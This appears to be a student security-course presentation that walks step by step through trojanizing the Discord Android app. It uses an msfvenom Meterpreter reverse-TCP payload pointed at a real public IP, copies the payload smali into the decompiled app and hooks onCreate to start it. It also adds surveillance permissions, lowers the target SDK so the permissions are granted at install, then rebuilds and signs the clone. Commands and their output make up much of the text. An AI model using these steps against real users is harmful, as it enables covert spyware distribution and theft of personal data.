# Piggybacking

## Injecting Malicious Code into Trusted Android Apps

Sean Trent
V00707820
[CMSC 414] Computer & Network Security
4/15/2019

## Background

## Piggybacking

- *Piggybacking* - “an activity where a given Android app is repackaged after manipulating the app content, e.g., to insert a malicious payload, an advertisement library, etc.” (Li et al. 2017)
- Exploits the structure of the Android Application Package (APK) by unpacking/decompiling a trusted APK file, attaching malicious code via a *hook*, packing/compiling the altered APK, and distributing the piggybacked clone

# Piggybacking

- *Payload* - The malicious code that is injected into the target app
    - Most common payloads include adware, trojans, or spyware
- *Clone* - The repackaged version of the trusted Android app
    - Contains all of the functionality of the original plus the contents of the payload
- *Hook* - Code in the trusted Android app that is altered so that it triggers the payload code
    - Typically alters the method that launches the app, calling the payload process alongside the app’s original launching process

## Android

- Android Application Packages (APK) are simply zip files that contain:
    - AndroidManifest.xml - the manifest file in binary XML format
    - Classes.dex - the application code compiled in the Dalvik Executable (dex) format
    - Additional resource/asset folders
- APK’s are inherently easy to unpack and edit due to their zip format
- *Smali* - assembly language used by Dalvik, Android’s Java VM
    - When Android apps are built, the .java files are first converted into equivalent .smali files, which are then combined into the classes.dex executable file

## Android cont.

- *Permissions* - list of allowed functions and capabilities for a given app
    - Documented in AndroidManifest.xml
    - Apps that target newer Android APIs (22 and up) will only ask for permissions at runtime as they are needed
        - Undesirable for piggybacked apps because asking for permissions from the user at runtime can expose the execution of malicious code
    - However, apps that target older Android APIs (below 22) will ask for all of their needed permissions during installation
        - Much better for piggybacked apps because users often will click through prompts during installation without reading/comprehending them

## Objectives

## Primary Objectives

- To display the feasibility of cloning a known, trusted application for the Android platform and repackaging the cloned application with malicious new functionality added to it
- Compromise the confidentiality, integrity, and accessibility of the system by distributing user data to an unauthorized eavesdropper, remotely executing commands, and remotely manipulating/deleting data respectively

## Evaluation

To be considered a success, the malicious clone must:

1. Provide all of the functionality of the original, trusted app
2. Covertly transmit the stolen data to a remote eavesdropper

The goal is to produce an app that a target user will actually use so that data can be stolen.  For a user to desire to use the app, it must actually provide the functionality it promises while also keeping its malicious activity discrete and hidden from the user.

## Approach & Implementation

## Helpful Tools

- Metasploit
  - Popular penetration testing framework
  - Open-source and maintained by Rapid7
  - Generates payloads and provides a way to receive stolen data on an eavesdropper machine
- APKTool
  - Decompiler/compiler for Application Packages (APK)
  - Free tool sponsored by Sourcetoad
  - Reverse engineers classes.dex files into component .smali files
- Jarsigner
  - Development tool provided by the Java/Android Software Development Kit (SDK)
  - Signs and verifies Java Archives (JAR) or APKs so that Dalvik will run them


## Overview

A very general approximation of the process I used:

1. Download trusted APK
2. Create malicious APK
3. Inject malicious APK into trusted APK
4. Repackage malicious clone of trusted APK
5. Download malicious clone on target device
6. Steal data through injected malicious functionality

## 1. Choose Trustworthy App and Download APK

- I went with Discord as my target trusted app
  - Already has many of the permissions needed by payload
  - Code structure is simpler and easier to edit than other proposed apps
  - Popular chat/communication application
- Downloaded APK from [www.apkmirror.com](http://www.apkmirror.com)
  - Trusted distributor of free APKs



Discord - Chat for Gamers 8.6.8
By Discord Inc.

Discord Inc. > Discord - Chat for Gamers > 8.6.8

COMMUNICATION

Version: 8.6.8 (868)
arm64-v8a + armeabi + armeabi-v7a + x86 + x86_64
Package: com.discord
1,013 downloads

49.58 MB (51,989,618 bytes)
Supports installation on external storage.

Min: Android 4.1 (Jelly Bean, API 16)
Target: Android 9.0 (Pie, API 28)

nodpi

MD5, SHA-1, SHA-256 signatures

Uploaded March 31, 2019 at 1:39PM EDT by HoldTheDoor

Follow Discord - Chat for Gamers App Updates
Follow Discord Inc. Dev Updates
Verified safe to install (read more)
DOWNLOAD APK

There's a more recent version available below!

All versions

Discord - Chat for Gamers 8.7.1 beta April 6, 2019

Latest Uploads

- Nordstrom 3.41.0.352726
- Expedia Hotels, Flights & Car Rental Travel Deals 19.15.0
- AMC (Android TV) 2.3.04
- AMC Theatres 6.20.9
- WhatsApp Business 2.19.35
- Asana Rebel 3.0.4.1798
- Cake Web Browser—Fast, Private, Ad blocker, Swipe 4.0.15
- Bring! Grocery Shopping List 3.26.1
- NerdWallet: Credit Score, Budgeting & Finance 4.11.1
- Realm Grinder 3.5.0

## 2. Create APK Containing Malicious Payload

Using the Metasploit framework, I created an APK for an app that contains only a MainActivity that launches something called a Meterpreter.

The Meterpreter is a shell that is run on a target machine but receives commands from a different machine remotely.


Metasploit can create a few different types of meterpreter, including one specifically meant to be run on an Android device

## 2. Create APK Containing Malicious Payload cont.

msfvenom.bat -p android/meterpreter/reverse_tcp LHOST=74.110.147.124 LPORT=4444 R > malicious.apk

- -p android/meterpreter/reverse_tcp
  - Tells msfvenom to create a payload containing a meterpreter for Android using reverse_tcp
    - As opposed to a regular TCP connection where a client initiates TCP handshaking with the server, Reverse_TCP has the server (target Android) send out a request to the client (eavesdropper) for connection
      - Firewalls will not let random connections in, but it will allow the server to send connections out
- LHOST=74.110.147.124 LPORT=4444
  - This is the public IP address for my eavesdropper (port forwarding covered later) and the desired port for the meterpreter to attempt and connect through

## 2. Create APK Containing Malicious Payload cont.



```
C:\SecurityProject>msfvenom.bat -p android/meterpreter/reverse_tcp LHOST=74.110.147.124 LPORT=4444 R > malicious.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10087 bytes
```

Output from msfvenom.bat

Creates malicious.apk at C:\SecurityProject\

## 3. Decompile APKs Into .smali Files


Using APKTool, I decompiled both the malicious APK and the Discord APK into folders containing their AndroidManifest.xml, assets/resources, and .smali assembly code files.

```
apktool d -f -o malicious malicious.apk
```

```
apktool d -f -o discordDecomp
"com.discord_8.6.8-868_minAPI16(arm64-v8a,armeabi,armeabi-v7a,x86,x86_64)(
nodpi)_apkmirror.com.apk"
```

- The outputs of the decompilations are saved in the directories malicious and discordDecomp respectively

# 3. Decompile APKs Into .smali Files cont.



```
C:\SecurityProject>apktool d -f -o malicious malicious.apk
I: Using Apktool 2.4.0 on malicious.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to (C:\Users\RileyTrent\AppData\Local\apktool\framework), using C:\Users\RILEYT~1\AppData\Local\Temp\ instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --frame-path if the default storage directory is unavailable
I: Loading resource table from file: C:\Users\RILEYT~1\AppData\Local\Temp\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Output from apktool d -f -o malicious malicious.apk


“Baksmaling” is the process of converting from .dex to .smali via reverse engineering

## 4. Copy .smali Files From Malicious APK Into Decompiled Discord Directory

In the malicious directory produced by APKTool is the file path malicious\smali\com\metasploit\stage. This “stage” directory contains all of the .smali files related to my malicious payload.

I copied the directory malicious\smali\com\metasploit into the directory discordDecomp\smali\com so that the .smali files that contain my malicious payload can now be accessed by the .smali files for the Discord app.

# 4. Copy .smali Files From Malicious APK Into Decompiled Discord Directory cont.




This PC › Local Disk (C:) › SecurityProject › malicious › smali › com › metasploit › stage

| Name | Date modified | Type | Size |
|---|---|---|---|
| a | 4/15/2019 2:25 PM | SMALI File | 3 KB |
| b | 4/15/2019 2:25 PM | SMALI File | 7 KB |
| c | 4/15/2019 2:25 PM | SMALI File | 2 KB |
| d | 4/15/2019 2:25 PM | SMALI File | 1 KB |
| e | 4/15/2019 2:25 PM | SMALI File | 5 KB |
| f | 4/15/2019 2:25 PM | SMALI File | 1 KB |
| MainActivity | 4/15/2019 2:25 PM | SMALI File | 1 KB |
| MainBroadcastReceiver | 4/15/2019 2:25 PM | SMALI File | 1 KB |
| MainService | 4/15/2019 2:25 PM | SMALI File | 3 KB |
| Payload | 4/15/2019 2:25 PM | SMALI File | 132 KB |

The directory malicious\smali\com\metasploit\stage

Payload.apk is the payload file, all others just support it

discordDecomp\smali\com after moving the metasploit directory to it



This PC › Local Disk (C:) › SecurityProject › discordDecomp › smali › com

| Name | Date modified | Type | Size |
|---|---|---|---|
| adjust | 4/15/2019 2:46 PM | File folder | |
| agarron | 4/15/2019 2:46 PM | File folder | |
| airbnb | 4/15/2019 2:46 PM | File folder | |
| android | 4/15/2019 2:46 PM | File folder | |
| angarron | 4/15/2019 2:46 PM | File folder | |
| crashlytics | 4/15/2019 2:46 PM | File folder | |
| discord | 4/15/2019 2:46 PM | File folder | |
| esotericsoftware | 4/15/2019 2:46 PM | File folder | |
| facebook | 4/15/2019 2:46 PM | File folder | |
| franmontiel | 4/15/2019 2:46 PM | File folder | |
| google | 4/15/2019 2:46 PM | File folder | |
| metasploit | 4/15/2019 2:53 PM | File folder | |
| miguelgaeta | 4/15/2019 2:46 PM | File folder | |


## 5. Edit the AndroidManifest.xml for Discord to Include Permissions Needed by the Payload

Next I opened the AndroidManifest.xml for both malicious and discordDecomp.

I simply copy and pasted the permissions in the malicious AndroidManifest.xml into the list of permissions in the discordDecomp AndroidManifest.xml.


Then I removed the duplicate permissions.

# 5. Edit the AndroidManifest.xml for Discord to Include Permissions Needed by the Payload cont.



```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-feature android:name="android.hardware.microphone"/>
```

Permissions list for malicious AndroidManifest.xml



```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/ap
    <uses-feature android:name="android.hardware.camera" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
    <uses-feature android:name="android.hardware.faketouch" android:required="false"/>
    <uses-feature android:name="android.hardware.microphone" android:required="false"/>
    <uses-feature android:name="android.hardware.bluetooth" android:required="false"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BROADCAST_STICKY"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>

```

discordDecomp AndroidManifest.xml with added permissions

## 6. Edit Code in discordDecomp to Launch the Payload Process at Launch


While the AndroidManifest.xml for discordDecomp is open, I identified which activity is used to launch the Discord app by locating the activity that contains

```
<action android:name="android.intent.action.MAIN"/>
```

```
<category android:name="android.intent.category.LAUNCHER"/>
```

It turns out the activity is named AppActivity and it is located at com\discord\app\AppActivity.smali

## 6. Edit Code in discordDecomp to Launch the Payload Process at Launch cont.



```
    <application android:allowBackup="false" android:appCategory="social" android
        <activity android:name="com.discord.app.AppActivity" android:screenOrient
        <activity android:exported="true" android:launchMode="singleTask" android
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
```

AndroidManifest.xml for discordDecomp showing the location of the MAIN and LAUNCHER intent calls

## 6. Edit Code in discordDecomp to Launch the Payload Process at Launch cont.


Opening up AppActivity.smali, I then located the call to the method onCreate.

On the same line that calls onCreate, I added the smali code:

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
```

What this does is attempt to start the Payload script that we copied from the malicious directory at the same time that the Discord app starts itself using onCreate.

## 6. Edit Code in discordDecomp to Launch the Payload Process at Launch cont.


AppActivity.smali

```
        .line 194
        invoke-super {p0, p1}, Lcom/discord/app/c;->onCreate(Landroid/os/Bundle;)V
        invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
```

The smali code for starting the Discord app found in AppActivity.smali with the added code for starting the Payload process


## 7. Change Target SDK so Permissions are Granted During Installation

The target API for the Android app is designated in two places:

1. AndroidManifest.xml
2. Apktool.yaml

By setting the “CompiledSDK” version to 23 in AndroidManifest.xml and “TargetSDK” to 17 in apktool.yaml, the final version of the cloned app will ask for permissions during installation like apps for those APIs would.


## 7. Change Target SDK so Permissions are Granted During Installation cont.



apktool.yml

```
sdkInfo:
  minSdkVersion: '16'
  targetSdkVersion: '17'
sharedLibrary: false
sparseResources: false
```

Apktool.yml after editing “targetSDKVersion”



AndroidManifest.xml


```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="23"
```

AndroidManifest.xml after editing “compileSdkVersion”

## 8. Recompile the edited code in discordDecomp

Again using APKTool, I compiled the edited Discord APK, producing a cloned version of the Discord APK at discordDecomp\dist\. The command used was:

apktool b discordDecomp



```
C:\SecurityProject>apktool b discordDecomp
I: Using Apktool 2.4.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether resources has changed...
I: Building resources...
S: WARNING: Could not write to (C:\Users\RileyTrent\AppData\Local\apktool\framework), using C:\Users\RILEYT~1\AppData\Local\Temp\ instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --frame-path if the default storage directory is unavailable
I: Copying libs... (/lib)
I: Copying libs... (/kotlin)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

## 9. Sign the Malicious Discord Clone

Before Android will allow an APK to be installed, the APK must be signed. This is done using JarSigner:

```
jarsigner -verbose -keystore C:\Users\RileyTrent\.android\debug.keystore -storepass android -keypass android -digestalg SHA1 -sigalg MD5withRSA "original\dist\com.discord_8.6.8-868_minAPI16(arm64-v8a,armeabi,armeabi-v7a,x86,x86_64)(nodpi)_apkmirror.com.apk" androiddebugkey
```

